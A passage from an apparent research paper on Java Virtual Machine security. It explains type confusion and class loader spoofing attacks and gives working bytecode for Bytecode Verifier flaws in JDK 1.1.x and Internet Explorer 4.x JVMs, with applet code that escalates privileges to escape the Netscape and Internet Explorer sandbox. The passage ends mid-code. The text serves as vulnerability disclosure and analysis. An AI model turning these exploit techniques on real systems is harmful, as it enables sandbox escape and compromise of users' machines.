In a result of such a cast operation, object of type `Original` can be accessed as if it was `fakeOriginal`. This specifically concerns private fields defined in the `Original` class. In a result of the cast, they are now seen as public, thus they can be accessed freely without any restrictions:

```
fakeOriginal.initialized=true;
fakeOriginal.sec=new Security(MODE_UNRESTRICTED);
```

Such an access to these fields is possible because JVM does not perform any runtime checks for *getfield/putfiled* instructions with regard to the types of their arguments.

In a result of successful type confusion attack, memory safety of the Java program can be usually beaten. Upon the presented description it should be now clear why type safety is so important for Java programs. The role which Bytecode Verifier plays for the overall security of Java Virtual Machine is therefore critical. This explains why any flaw, even a small one, in Bytecode Verifier's operation may have a great impact on the security of the whole Java environment.

Class Loader attack (class spoofing)

Protection of Class Loader objects is one of the key aspects of Java Virtual Machine security. This is due to the role Class Loaders play in a process of class loading and dynamic linking. Class Loaders are primarily responsible for providing JVM with classes' definitions. When doing this, Class Loaders always make sure that a given class file is loaded into Java Runtime only once by a given Class Loader instance. Additionally, they make sure that there exists only one and unique class file for a given class name. These two requirements are maintained in order to provide proper separation of namespaces belonging to different Class Loader objects.

As it was already mentioned in some previous chapter of this paper, for each instance of Class Loader object, separate namespace is maintained. Each such namespace contains a unique set of classes that were loaded by a given Class Loader instance. Because of the possibility that two different Class Loader objects can exist in one JVM, proper maintenance of their namespaces is critical to the overall JVM security. This is primarily due to the fact that any overlapping of two different namespaces can easily lead to class spoofing and in a result to type confusion attack. But before the actual overlapping of two different namespaces can actually occur, several conditions must be first met. First of all, two instances of Class Loader objects must exist in the same JVM. Each of these Class Loaders must define different class objects for the same class name. Specifically, if Class Loaders *CL1* and *CL2* are used, the following definitions of the same *Spoofed* class could be used for them:

Class Loader Cl1:

```
public Spoofed {
 public Object var;
}
```

Class Loader Cl2:

```
public Spoofed {
 public MyArbitraryClass var;
}
```

From the above definitions, it can be seen that class *Spoofed* from *CL1* namespace has a different type of the `var` field variable than the corresponding class from *CL2* namespace. The co-existence of such two different class definitions for the same class name does not pose any threat to JVM's security as long as they are not confused across different namespaces. This is due to the fact that namespace overlapping must occur at some point in a given Java program in order to successfully perform type confusion attack. And this namespace overlapping is the actual goal of a Class Loader based attacks.

Apart from the *Spoofed* class, one more class – the so called bridge class is required to perform Class Loader attack. An example definition of such a class is presented below:

```
.class  public synchronized Bridge
.super java/lang/Object

.method public <init>()V
.limit stack 5
.limit locals 5
      aload_0
```

```
              invokenonvirtual  java/lang/Object/<init>()V
              return
        .end method

        .method public doit(LDummy;LMyArbitraryClass;)V
        .limit stack 5
        .limit locals 5
                aload_1
                getfield Dummy/value LSpoofed;
                aload_2
                putfield Spoofed/var LMyArbitraryClass;
                return
        .end method
```

It can be seen that *Bridge* class contains references to *Dummy* and *Spoofed* classes in its `doit` method. When an attempt to execute this method on the object instance of a class loaded by a given Class Loader is made for the first time, JVM requests definition of these classes from its defining Class Loader. This is specifically done with the use of a call to the protected version of the Class Loader's `loadClass` method, which is done internally by JVM during a process of dynamic linking. In this specific case, the process of dynamic linking is concerned with resolving `Dummy/value` and `Spoofed/var` field references.

The scenario of a typical Class Loader attack usually proceeds as follows. First, *Dummy* and *MyArbitraryClass* classes are defined in a namespace of Class Loader *CL1*:

```
Class dummy_cl=cl1.defineClass("Dummy",Dummy_def,0,Dummy_def.length);
Class mac_cl=cl1.defineClass("MyArbitraryClass",mac_def,0,mac_def.length);
```

Simultaneously, definition of the *Bridge* class is also done, but this time in a namespace of Class Loader *CL2*:

```
Class bridge_cl=cl2.defineClass("Bridge",Bridge_def,0,Bridge_def.length);
```

This definition is however done in such a way so that, the same JVM's internal representation of a *Dummy* class object defined in *CL1* namespace is also used in *CL2* namespace. The same considers *MyArbitraryClass* class, of which class object is also shared by both namespaces. Additionally, at the same time a different definition for the *Spoofed* class is recorded in *CL2* namespace than it will be done in *CL1* namespace. This can be accomplished by properly constructing `loadClass` method of the *CL2* Class Loader. Specifically, it could be done similar to the following definition:

```
public synchronized Class loadClass(String name, boolean resolve) {
   Class c=null;
   if (name.equals("Dummy") return dummy_cl;
       else
   if (name.equals("MyArbitraryClass") return myarbitraryclass_cl;
       else
   if (name.equals("Spoofed"))
             c=defineClass("Spoofed",Spoofed_def,0,Spoofed_def.length);
       else
   c=findSystemClass(name);
   if (resolve) resolveClass(c);
   return c;
}
```

In the next step of the performed attack, instances of the defined *Bridge* and *Dummy* classes are created:

```
Object bridge_obj=bridge_cl.newInstance();
Object dummy_obj=dummy_cl.newInstance();
```

As for the definition of the created *Dummy* class it contains only one field variable which is of the *Spoofed* class type:

```
public class Dummy {
```

```
         Spoofed value;
        }
```

Next, a call to the `doit` method of the *Bridge* class is done with the use of the following code sequence:

```
        Class aclass[]=new Class[2];
        aclass[0]=dummy_cl;
        aclass[1]=mac_cl;

        Method method=bridge_cl.getMethod("doit",aclass);

        Object aobj[]=new Object[2];
        aobj[0]=dummy_obj;
        aobj[1]=mac.newInstance();

        method.invoke(o,aobj);
```

As an argument to this call, instances of *Dummy* and *MyArbitraryClass* types are passed. Since the call traverses different namespaces, JVM does proper checks on the type of arguments passed to the `doit` method. Specifically, it verifies whether they are of the equal types in each namespace. In our case, these types are the same because *Dummy* and *MyArbitraryClass* classes are shared in both *CL1* and *CL2* namespaces.

In a result of executing the `doit` method, the value of the `var` field variable of the *Spoofed* class is assigned the value of *MyArbitraryClass* type. This is done regardless of the fact that in namespace *CL1* a different definition of the *Spoofed* class is recorded. Specifically, in *CL1* namespace, *Spoofed* class has a field variable of the `java.lang.Object` type. In *CL2* namespace the type of this field is defined as of *MyArbitraryClass* type.

By following the presented Class Loader attack scenario, it is possible to perform a cast from one Java type to any unrelated type. In our example, we used two user defined Class Loader objects in order to perform a cast from *MyArbitraryClass* type to `java.lang.Object` type. However in practice, only one user defined Class Loader object can be used along with the default applet Class Loader. Such an approach to Class Loader attack simplifies it greatly and allows to avoid some unnecessarily namespace crossing from applet Class Loader to user Class Loader.

It should be also noted that current implementation of SUN and Netscape's Java Virtual Machine prevents against the presented Class Loader attack as their version of the `loadClass` method from the `java.lang.ClassLoader` class (the one that needs to be overridden in order to spoof class definitions) is marked as final, thus it cannot be overridden. This is however not the case for Microsoft's JVM implementation.

Besides the presented Class Loader attack which makes implicit use of the `loadClass` method, there exist at least two other theoretical variants, which could be used to conduct class spoofing attack without implicit use (and overriding) of the Class Loader's `loadClass` method. Both of these attacks are based upon the idea of spoofing class definitions at the point in a Java program when code execution is transferred from one namespace to the other. In Java, such an execution transfer can be done with the use of exceptions and virtual methods. In the first case, an attack variant known as Princeton Class Loader attack[30] was identified in the past. This attack was based upon the fact that exceptions could be thrown in one namespace and caught in the other. In a result, a definition of a subclass of `java.lang.Throwable` class could be spoofed and confused along different namespaces. In the second variant of the class spoofing attack, an arbitrary hierarchy of classes is created. This hierarchy contains the classes that come from different namespaces and that define the same virtual method. Upon the invocation of the virtual method done from one namespace, a call to its overridden instance in the class defined in the other namespace could be theoretically done. In a result, some arbitrary types of the method's arguments could be confused as they could be defined differently in different namespaces.

[30] You can find more details with regard to this attack in Appendix C of this paper.

Bad implementation of system classes

System classes are one of the obvious targets of any security related attacks. This is due to the fact that they are considered to be trusted by JVM and that any flaw in their implementation might expose some restricted functionality of the native operating system to the untrusted code. There are several security related issues that might arise in a result of bad implementation of system classes. In this section we describe some of the bad coding practices that may lead to security vulnerabilities in Java, especially if they concern core system classes of the JVM.

The functionality of the operating system is usually exposed to user classes with the use of some implicit interface of public methods. Each of the public methods is implemented in such a way, so that a call to proper Security Manager's check is usually done prior to the actual invocation of a given potentially insecure functionality of the native operating system. Since this functionality can be only reached by issuing a call to the given private native method, it is only accessible to user classes through the public interface. If this was not the case and a given Java native method could be invoked directly from user code, Security Manager's checks along with applet *sandbox* restrictions could be easily bypassed.

In the case where system classes do not properly limit access to their classes, methods and variables, a possibility to manipulate these classes or to call their functionality in some insecure way can be created. This specifically concerns package scoped variables and methods as they can be accessed from any class within the same package. If a given method has a protected or public access modifier, and it is not marked as final it can be overridden in a subclass of the given class. In a result of an arbitrary method override the execution flow of the system class' can be influenced. The following classes and methods are the usual target of a method overriding attacks:

- `java.lang.Object: hashCode, equals, clone,`
- `java.lang.ClassLoader: loadClass, defineClass, resolveClass,`
- `java.lang.SecurityManager:` any of its implementation specific methods.

If a given system class depends on its proper initialization, there is always a risk that partially uninitialised instance of this system class can be created. This specifically concerns Class Loader and Security Manager's objects. In the past, several attacks were aimed at classes that did not do properly implemented security checks in their constructors.

In the case where system classes use inner classes, these inner classes can be accessed from any code in the same package. This is due to the fact that Java *bytecode* has no concept of inner classes, so they are translated by the compiler into ordinary classes. Besides, inner classes are allowed to access private fields of the outer classes. This is caused by the fact that they are always translated into separate classes. Therefore, in order to let the inner class access the fields of the corresponding outer class, the compiler silently changes these fields from private to package scope.

If a system class is not implicitly made as uncloneable there exists a possibility to create new instances of such a class without executing any of its constructors. This can be accomplished by defining a subclass of the target class, and by making this subclass implement `java.lang.Cloneable`. In a result, new instances of the target class can be created by an attacker by copying the memory images of existing objects. The class can be made uncloneable by using the following definition for the `clone` method:

```
public final void clone() throws java.lang.CloneNotSupportedException {
        throw new java.lang.CloneNotSupportedException();
}
```

In the case where a system class is made serializable, there exists a possibility that its objects can be serialized into a byte array. In a result of that, their internal state can be usually read. This includes reading any private field of the target class along with the internal state of any objects that are referenced from it.

On the other hand, if a system class can be deserialized, there exists a possibility that a given sequence of bytes can be deserialized into an instance of this system class. This is dangerous, since in a result of deserialization, new objects can be actually created. What's more they can be created in some arbitrary state, different than the one after invocation of a given constructor.

If a system class returns a reference to an internal array containing some sensitive data, instead of its copy, a possibility to change this data from user code is created. Similarly, if a user array of objects is stored internally in the system object, the contents of the array can be changed after it is stored in the system object.

In the case where classes comparisons are made with the use of class names instead of class objects, there is a possibility that some fake user class is used in a code of a system class, instead of the expected class. This in some cases can influence the execution flow of a given system class.

From the above description it can be seen, that there are many issues that must be kept in mind, while developing system classes. In a result, developing secure Java code becomes very difficult. As it will be shown in further chapters of this paper, sometimes small implementation flaws can lead to very dangerous security vulnerabilities.

Privilege elevation techniques

In this section we describe several privilege elevation techniques that can be used to bypass applet security restrictions. Specifically, we present how to escape the applet *sandbox* in the environment of Microsoft and Netscape web browsers. It should be noted that the presented techniques can be only used after successful exploitation of specific security vulnerability in JVM. For the purpose of presented privilege elevation techniques, we assume that the exploited flaw allows for the modification of some system classes responsible for access control and security. It seems that flaws leading to type confusion attacks are the best to use for that purpose. This is due to the fact, that through their exploitation, the protection capabilities of the Java language pertaining to classes, fields and methods can be circumvented and in a result they can be accessed freely without any restrictions. Specifically, some private fields containing information about the trust of the user code can be modified in order to elevate its privileges.

During a common privilege elevation attack, instances of some system classes are usually modified in such a way so that the code of the user applet class can be seen as fully trusted by the applet Security Manager. In our codes, we usually assign a trusted principal to the applet class and enable all of its privileges. In a result of this, the applet class is allowed to run without any restrictions imposed by the applet *sandbox*. Specifically, it can freely access network, file system and process resources by invoking proper functionality of the native operating system.

Below, a detailed description of the codes that implement privilege elevation techniques is provided for both Netscape Navigator and Internet Explorer web browsers. Because of the fact that Microsoft and Netscape uses slightly different implementations of the access control mechanisms and applet Security manager class in particular, privilege elevation techniques with regard to each of them will be presented separately.

Netscape browser

The following code sequence illustrates how privilege elevation attack could be conducted by the code of a user applet running in the environment of the Netscape 4.x web browser:

```
PrivilegeManager pm=PrivilegeManager.getPrivilegeManager();

VerifierBug bug=new VerifierBug();
MyPrivilegeManager mpm=bug.cast2MyPrivilegeManager(pm);

Target target=Target.findTarget("SuperUser");
Privilege priv=Privilege.findPrivilege(Privilege.ALLOWED,Privilege.FOREVER);

PrivilegeTable privtab=new PrivilegeTable();
privtab.put(target,priv);


Principal principal=PrivilegeManager.getMyPrincipals()[0];
mpm.itsPrinToPrivTable.put(principal,privtab);

try {
 ClassLoader cl=getClass().getClassLoader();
 Class c=cl.loadClass("Beyond");
 c.newInstance();
} catch (Throwable e) {}
```

The code works as following. First, the value of a reference pointer to Privilege Manager object is obtained and saved in `pm` variable. Then, a given flaw in Netscape JVM implementation is exploited. For the purpose of presented privilege elevation technique, this must be usually a flaw that allows performing arbitrary casts from one Java type to any other unrelated type. In the presented code, vulnerability in Bytecode Verifier is exploited: an instance of `VerifierBug` class is created and used to perform a cast from `PrivilegeManager` class to `MyPrivilegeManager` class. In a result of this cast operation, variable `mpm` is assigned a value of a reference to the object of `PrivilegeManager` class, although it should be only allowed to hold the values of its declared type, which is `MyPrivilegeManager` class. The cast operation is followed by a code sequence that properly sets up Privilege Table. In order to do that, first a reference to the system target object representing *SuperUser* privileges is obtained and stored in a `target` variable. Then, a reference to the Privilege object is obtained and assigned to the `priv` variable. This Privilege object reflects the state of privileges of a given target. Specifically, it reflects the enable/disable state of a given target's privileges and a time period for which this state is valid. In our case, the created Privilege object indicates that target's privileges are enabled forever. The Privilege object itself does not indicate the target for which it holds state information. The actual association between a given Target and Privilege object is stored in the Privilege Table. In the next two lines of code, such an association is made between the *SuperUser* target and enabled-forever Privilege object. The association is done for newly created instance of a Privilege Table with the use of the `privtab.put(target,priv)` statement.

The actual privilege elevation attack is conducted in the next two lines of code. First, a reference to the Principal object from the list of Principals of the current class is obtained. In the case of unsigned applet code, this will be usually the CODEBASE principal. Then, `itsPrinToPrivTable` field of the system Privilege Manager is modified (with the use of a corresponding field from `MyPrivilegeManager` class) in order to record new privilege information for user applet class. The `itsPrinToPrivTable` field is a hashing table that stores associations between class' Principals and Privilege Tables. In a result of this modification, the Principal of a user applet class is associated with the system Privilege Table. This obviously leads to privilege elevation as by default Principals of applet classes are only assigned an empty Privilege Table and here they are associated with a system Privilege Table.

However several other steps are required before newly assigned system privileges can be actually used by the applet code. This is due to the fact that old privilege information is already associated with all stack frames of the user applet class. New privilege information is taken into account only for new classes loaded into JVM. This explains why class `Beyond` is implicitly loaded into Java Runtime and run. In a result of loading and running class `Beyond`, it will have all system privileges granted but not enabled for their stack frames. This is why in the last step of the presented attack, an implicit call to `enablePrivilege` method of the `PrivilegeManager` class must be issued as shown below:

```
PrivilegeManager.enablePrivilege("SuperUser");
```

Only after doing this final step, class `Beyond` can be seen as fully trusted by Netscape's implementation of applet Security Manager.

MSIE browser

In the case of Internet Explorer web browser, privilege elevation attack can be conducted in a very similar way to the one presented above. The following code sequence illustrates how it can be accomplished:

```
 ClassLoader cl=getClass().getClassLoader();

 VerifierBug bug=new VerifierBug();
MyURLClassLoader mucl=bug.cast2MyURLClassLoader(cl);

 PermissionDataSet pds=new PermissionDataSet();
 pds.setFullyTrusted(true);
 PermissionSet ps=new PermissionSet(pds);
 mucl.defaultPermissions=ps;

 try {
  Class c=cl.loadClass("Beyond");
  c.newInstance();
 } catch (Throwable e) {
 }
```

In this code, a flaw leading to type confusion attack is also exploited. As in the Netscape's case, this is also done with the use of the `VerifierBug` class' instance. The only difference is in what fields of what system classes are actually modified in order to elevate privileges of the user class.

In the case of Internet Explorer, a cast from applet Class Loader class to `MyURLClassLoader` class is done in order to get access to some private fields of the Class Loader object. Because the default applet Class Loader used by Internet Explorer's JVM is of the `com.ms.vm.loader.URLClassLoader` class, the Class Loader object returned by the `getClass().getClassLoader()` invocation sequence is of that type. So, in a result of the cast operation, variable mucl is assigned a value of a reference to the applet Class Loader object, which is of the com.ms.vm.loader.URLClassLoader class, although it should be of the MyURLClassLoader class according to the type of mucl variable. The cast operation is followed by a code sequence that creates a fully trusted instance of the com.ms.security.PermissionDataSet class and stores a reference to it in a pds variable. This instance is further used for the creation of the corresponding Permission Set object, the reference of which is stored in a ps variable.

The actual privilege elevation is performed by assigning a fully trusted instance of the com.ms.security.PermissionSet class to the defaultPermissions field of the com.ms.vm.loader.URLClassLoader class with the use of a mucl.defaultPermissions=ps assignment operation. The defaultPermissions field of the applet Class Loader class holds the value of default permissions that are assigned to every class loaded by a given applet Class Loader into Java Runtime. Like it was the case for Netscape Navigator, such an assignment is done only once for each class, at the time of its loading. This explains why in the next few lines of code class Beyond is implicitly loaded into Java Runtime and run. In a result of loading class Beyond into JVM, the code of its class is assigned a fully trusted Permission Set object with all privileges granted. But before these privileges can be actually used from within Beyond class, they must be implicitly enabled for it. This can be accomplished with the use of the following code:

```
        PolicyEngine.assertPermission(PermissionID.SYSTEM)
```

Only after doing this final step, class Beyond can be seen as fully trusted by Microsoft' implementation of applet Security Manager.

In some older implementations of Microsoft JVM, it was also possible to conduct privilege elevation attack with the use of the following code sequence:

```
    ClassLoader cl=getClass().getClassLoader();
    MySecurityClassLoader mscl=bug.cast2MySecurityClassLoader(cl);

    Object myclass=mscl.classesTable.get(getClass().getName());

    PermissionDataSet pds=new PermissionDataSet();
    pds.setFullyTrusted(true);
    PermissionSet ps=new PermissionSet(pds);

    Principal pr=mscl.getPrincipal();
    mscl.markClass((Class)myclass,ps,pr);

    PolicyEngine.assertPermission(PermissionID.SYSTEM);
```

This code is a variant of the one presented above. It conducts type confusion attack on the applet Class Loader object in order to get access to the private native markClass method of the com.ms.security.SecurityClassLoader class. This method is then used to perform privilege elevation attack as in a result of its call, the code of a user class (myclass) is assigned a fully trusted instance of the com.ms.security.PermissionSet class.

This second variant of the privilege elevation attack was only possible to conduct in some older versions of Internet Explorer web browser. It seems that this was due to the fact, that some older Microsoft's JVM implementations allowed to make native method calls from within user (untrusted) code.

The unpublished history of problems

Security vulnerabilities found in one JVM implementation usually do not affect the other (the one coming from a different vendor). This is primarily caused by the fact that JVM specification only defines fundamental features of every Java Virtual Machine without specifying any implementation guidelines for its development. In the past, there were many security vulnerabilities discovered in JVM implementations coming from different vendors. Their history along with a brief description of each bug can be found in Appendix C at the end of this paper.

In this chapter we only focus on some selected flaws that affected both SUN and Microsoft's JVM implementations. Specifically, we present four vulnerabilities in the Bytecode Verifier component of Microsoft and Netscape's JVM implementations that were discovered in years 1999-2002.

Each of the Bytecode Verifier vulnerabilities presented in this chapter leads to type confusion attack. This means that each of them can be exploited in the same way as it was described in some previous chapter from this paper. For the purpose of clear illustration of the flaws we present them upon some generic `VerifierBug` class. This class has the following general definition:

```
.class public VerifierBug
.super java/lang/Object

.method public <init>()V
      aload_0
      invokenonvirtual java/lang/Object/<init>()V
      return
.end method

.method public cast2MyArbitraryClass(Ljava/lang/Object;)LMyArbitraryClass;
.limit stack 5
.limit locals 5
      ...
.end method
```

Method `cast2MyArbitraryClass` performs the actual type confusion attack. This method does a cast from `java.lang.Object` type to `MyArbitraryClass` type. Depending on whether a given flaw affects Microsoft or Netscape web browser, the name of `cast2MyArbitraryClass` method is replaced with `cast2MyURLClassLoader` or `cast2MyPrivilegeManager`. Simultaneously, method's return type descriptor is also changed from `LMyArbitraryClass;` to `LMyURLClassLoader;` or `LMyPrivilegeManager;` in order to reflect the target type to which the cast is performed in a result of type confusion attack. Such a change of method's name and its return type descriptor is due to the fact that privilege elevation attack requires access to different Security Manager's classes in the case of Microsoft and Netscape web browsers.

For each Bytecode Verifier flaw presented in this chapter, the vulnerability cause along with its detailed description is provided. For each vulnerability, type confusion attack is presented by providing example `cast2MyArbitraryClass` method definition. Information with regard to how the actual privilege elevation attack can be conducted is omitted. This is due to the fact that such information can be found in the proper chapter from this paper.

It should be also noted that details with regard to the presented vulnerabilities have been known for years by both JVM vendors and Java security researchers. These details have never been published before, though.

JDK 1.1.x

In 1999 Karsten Sohr of the University of Marburg discovered a flaw in SUN's implementation of Bytecode Verifier. He identified a *bytecode* sequence that could be used to perform arbitrary casts from one Java type to any unrelated type. The flaw was caused by the fact that Bytecode Verifier did not properly perform the bytecode flow analysis in a case where the last instruction of the verified method was embedded within the exception handler. The following code sequence illustrates this erroneous Bytecode Verifier's behavior:

```
.method public cast2MyArbitraryClass(Ljava/lang/Object;)LMyArbitraryClass;
.limit stack 5
.limit locals 5
                          ;code offset
        aconst_null       ;0
        goto l1           ;1
l3:
        aload_1           ;4
        areturn           ;5
l1:
        athrow            ;6
l2:

.catch java/lang/NullPointerException from l1 to l2 using l3
.end method
```

The verification of this method proceeds according to the general verification algorithm presented in one of the previous chapters of this paper. In the beginning of this process, Bytecode Verifier initializes its internal structures holding information about the execution state of the verified code. Specifically, local variables (registers) are initialized in such a way so that their values reflect the types of a given method's arguments. In the example code, register 0 is initialized to contain the type value of `this` pointer and register 1 is set to contain the value of `java.lang.Object` type. Additionally, the operand stack is made empty and the "changed" bit for the first instruction of a given method is set. After this initialization step, the main loop of bytecode flow analysis is entered.

The bytecode flow analysis proceeds linearly from the first instruction of a given method. During this analysis, proper Bytecode Verifier checks are done for every instruction that has its corresponding "changed" bit set. In the case of our method, bytecode flow analysis starts from the first instruction of a given method as it is the first instruction with the "changed" bit set. In a result of modeling the execution of the first `aconst_null` instruction, *null* value is pushed onto the virtual operand stack maintained by Bytecode Verifier (Table 1[31]).

Code offset	**Instruction**	**Execution state**	
		Operand stack	**Registers**
0	`aconst_null`	`[empty]`	`0=this,1=java.lang.Object`
1	`goto l1`	`null`	`0=this,1=java.lang.Object`
6	`athrow`	`null`	`0=this,1=java.lang.Object`

Table 1 The execution flow of the `cast2MyArbitraryClass` method as "seen" by Bytecode Verifier during its *bytecode* analysis.

Simultaneously, the "changed" bit of the modeled instruction is cleared and new state information about the operand stack and local variables is recorded for every successor instruction of the current one. In our case, there is only one such a successor instruction at code offset 1. As this successor instruction does not already have any state information associated with it, Bytecode Verifier appropriately marks this instruction as the one that needs further checks by simply setting its "changed" bit. In a result, the execution of `goto l1` instruction is modeled in the next step of the verification process. This instruction does not change the state information with regard to the operand stack and local variables, it only changes execution flow of the code. As the "changed" bit for `goto` instruction is cleared and set for its successor instruction located at code offset 6 (label l1), Bytecode Verifier omits verification of the instructions from code offsets 4 and 5 (label l3-l1). This means that verification proceeds from the instruction at code offset 6 – the `athrow` instruction. For this instruction, Bytecode Verifier checks that the top stack operand is assignable to the `java.lang.Throwable` type (only instances of subclasses of this type can be thrown). In our case, the check for `java.lang.Throwable` type is successful as there is a *null* value on the operand stack. This value is a special reference value that is compatible with every Java reference type. As for the successors of the `athrow` instruction, there are none of them except for the target dispatch procedure of the exception

[31] Throughout this document, in the tables presenting execution flow/Bytecode Verifier's analysis flow, the execution state column always concerns the state of the operand stack and local variables prior to executing the corresponding instruction.

handler within which the athrow instruction is embedded. However due to the flaw in Bytecode Verifier implementation included in JDK 1.1.x, this target dispatch procedure was not followed. This was only the case for exception handlers that were defined in such a way so that their end pointed one instruction beyond the end of the code of the verified method.

Because there are no more successors of the athrow instruction which can be checked by Bytecode Verifier and no instructions with the "changed" bit set exist, the verification of the method is finished. And because, no errors were thrown during verification, it is considered to be successful. But this should not be the case for our method as during its actual execution flow instructions from offsets 4 and 5 are also processed (Table 2).

Code offset	**Instruction**	**Execution state**	
		Operand stack	**Registers**
0	aconst_null	[empty]	0=this,1=java.lang.Object
1	goto l1	null	0=this,1=java.lang.Object
6	athrow	null	0=this,1=java.lang.Object
4	aload_1	java.lang.Throwable	0=this,1=java.lang.Object
5	areturn	java.lang.Throwable java.lang.Object	0=this,1=java.lang.Object

Table 2 The actual execution flow of the cast2MyArbitraryClass method.

In the dispatch procedure of the exception handler, the value of java.lang.Object type is pushed onto the operand stack with the use of aload_1 instruction. It is then returned from the method with the use of areturn instruction. In a result, the value of type java.lang.Object is returned from the method, although it should be only allowed to return the values of MyArbitraryClass type.

MSIE 4.01

In 1999, when we particularly got interested in the Java security issues, we discovered our first JVM bug. This was the bug that affected only Microsoft's JVM included in version 4.01 of Internet Explorer web browser. The flaw affected the Bytecode Verifier component of Microsoft's JVM. It stemmed from the fact that the merge operation for items of a return address type was not done properly. Specifically, it was only done with regard to the type of merged items, without paying attention to the fact which subroutine they were referring. In a result of such a behavior, it was possible to trick Bytecode Verifier into thinking that some fake execution path of a given *bytecode* sequence was taken instead of the real one. Proper exploitation of this flaw in Bytecode Verifier's operation allowed us to create type confusion condition. This could be further exploited to beat Java type safety and to perform arbitrary casts from one Java type to any unrelated type. The following *bytecode* sequence illustrates the flaw that we have identified:

```
.method public cast2MyArbitraryClass(Ljava/lang/Object;)LMyArbitraryClass;
.limit stack 5
.limit locals 5
                    ;code offset
      jsr l1        ;0
ret1:
      goto l3       ;3
l1:
      aload_1       ;6
      astore_2      ;7
      jsr l2        ;8
ret2:
      astore_3      ;11
      aconst_null   ;12
      astore_2      ;13
      ret 3         ;14
l2:
      swap          ;16
      astore_3      ;17
      ret 3         ;18
l3:
      aload_2       ;20
      areturn       ;21

.end method
```

The verification of this method proceeds as following. First, Bytecode Verifier initializes the state of the operand stack and local variables. In a result, register 0 is initialized to contain the type value of `this` pointer and register 1 is set to contain the value of `java.lang.Object` type. Additionally, the operand stack is made empty and the "changed" bit for the first instruction of a given method is set.

The bytecode flow analysis proceeds linearly from the first instruction of our method as it is the first instruction with the "changed" bit set. In a result of modeling the execution of the first `jsr l1` instruction, the execution flow is redirected to the code offset 6 (label l1). Simultaneously, the `ret1` value of return address type is pushed onto the operand stack (Table 3).

Code offset	**Instruction**	**Execution state**	
		Operand stack	**Registers**
0	jsr l1	[empty]	0=this,1=java.lang.Object
6	aload_1	return address (ret1)	0=this,1=java.lang.Object
7	astore_2	return address (ret1) java.lang.Object	0=this,1=java.lang.Object
8	jsr l2	return address (ret1)	0=this,1=java.lang.Object 2=java.lang.Object

16	swap	return address (ret1)
		return address (ret2)
			0=this,1=java.lang.Object
			2=java.lang.Object

17	astore_3	return address (ret1)
		return address (ret2)
			0=this,1=java.lang.Object
			2=java.lang.Object

18	ret 3	return address (ret1)	0=this,1=java.lang.Object 2=java.lang.Object 3=return address (ret2)
11	astore_3	return address (ret1)	0=this,1=java.lang.Object 2=java.lang.Object 3=return address (ret2)
12	aconst_null	[empty]	0=this,1=java.lang.Object 2=java.lang.Object 3=return address (ret1)
13	astore_2	null	0=this,1=java.lang.Object 2=java.lang.Object 3=return address (ret1)
14	ret 3	[empty]	0=this,1=java.lang.Object 2=null 3=return address (ret1)
3	goto l3	[empty]	0=this,1=java.lang.Object 2=null 3=return address (ret1)
20	aload_2	[empty]	0=this,1=java.lang.Object 2=null 3=return address (ret1)
21	areturn	null	0=this,1=java.lang.Object 2=null 3=return address (ret1)

Table 3 The execution flow of the `cast2MyArbitraryClass` method as "seen" by Bytecode Verifier during its *bytecode* analysis.

In the next step, the target of a subroutine jump from the `jsr` instruction is selected as the successor of this instruction. The state from the `jsr` instruction is merged into the state of its successor. As this successor instruction does not already have any state information associated with it, Bytecode Verifier appropriately marks this instruction as the one that needs further checks by simply setting its "changed" bit. In a result of modeling the execution of the `aload_1` instruction from code offset 6, the value of method's argument type is pushed onto the operand stack. This value is of the `java.lang.Object` type. It is stored into local variable 2 by the next `astore_2` instruction. New state is again merged into successors and the "changed" bit is also appropriately set for them and cleared for the current instruction. In the case of `astore_2` instruction, there is only one successor – the `jsr l2` instruction. This instruction redirects execution flow to the instruction from code offset 16 (label l2). Simultaneously, the `ret2` value of return address type is pushed onto the operand stack. The new state information is merged into the successor of `jsr l2` instruction. The “changed” bit is appropriately updated for both successor and current instruction. The `swap` instruction, which is the successor of `jsr` instruction changes the order of the two top items on the operand stack. In a result, return address `ret2` is at the top of the stack. However, due to a flaw in Microsoft’s Bytecode Verifier’s implementation, return address `ret1` is still seen at the top of the stack. It seems that such a Microsoft’s Bytecode Verifier’s behavior is caused by the fact that items of the return address type are not properly distinguished. They are only processed with regard to their type, but not with regard to their actual return values. It seems that in a flawed Microsoft’s JVM, information about the order of `jsr` instructions’ invocations is maintained separately from the actual items of the return address type. This explains why, in a result of a swap operation of two items of the return address type, the same state information is obtained.

In a result of this flaw it was possible to trick Bytecode Verifier into thinking that some other execution path of a given *bytecode* sequence was taken instead of the real one. In our example, Bytecode Verifier thinks that the return at code offset 18 is made to the instruction from `ret2` label. It follows this execution path in its *bytecode* analysis. What is more, it successfully verifies the method as the sequence of `aconst_null astore_2` instructions from code offset 12 and 13 makes it think that local variable 2 holds the *null* value. This is why it does not detect illegal return type while modeling the `areturn` instruction at code offset 21.

Code offset	Instruction	Execution state	
		Operand stack	**Registers**
0	jsr l1	[empty]	0=this,1=java.lang.Object
6	aload_1	return address (ret1)	0=this,1=java.lang.Object
7	astore_2	return address (ret1) java.lang.Object	0=this,1=java.lang.Object
8	jsr l2	return address (ret1)	0=this,1=java.lang.Object 2=java.lang.Object

16	swap	return address (ret1)
		return address (ret2)
			0=this,1=java.lang.Object
			2=java.lang.Object

17	astore_3	return address (ret2)
		return address (ret1)
			0=this,1=java.lang.Object
			2=java.lang.Object

18	ret 3	return address (ret1)	0=this,1=java.lang.Object 2=java.lang.Object 3=return address (ret1)
3	goto l3	return address (ret1)	0=this,1=java.lang.Object 2=java.lang.Object 3=return address (ret1)
20	aload_2	return address (ret1)	0=this,1=java.lang.Object 2=java.lang.Object 3=return address (ret1)
21	areturn	return address (ret1) java.lang.Object	0=this,1=java.lang.Object 2=java.lang.Object 3=return address (ret1)

Table 4 The actual execution flow of the `cast2MyArbitraryClass` method.

Table 4 presents the actual execution flow that is taken in the verified method. From this table, it can be seen that the value of the `java.lang.Object` type is returned from the method, although it should be only allowed to return the values of `MyArbitraryClass` type. From this table it can be also seen that the instructions from code offsets 11-14 are never actually executed, regardless of what Bytecode Verifier might think.

MSIE 4.0 5.0

In 1999 Karsten Sohr discovered another flaw in Bytecode Verifier’s implementation of the Java Virtual Machine, but this time in its Microsoft’s implementation. He identified a *bytecode* sequence that could be used to perform arbitrary casts from one Java type to any unrelated type. The flaw was caused by the fact that Microsoft’s Bytecode Verifier did not properly perform the bytecode flow analysis of the instructions embedded within the exception handlers. Specifically, it wrongfully assumed that there might be only one successor of a given instruction if it is embedded within the exception handlers. The following code sequence illustrates this erroneous Bytecode Verifier’s behavior:

```
.method public cast2MyArbitraryClass(Ljava/lang/Object;)LMyArbitraryClass;
.limit stack 5
.limit locals 5
```

```
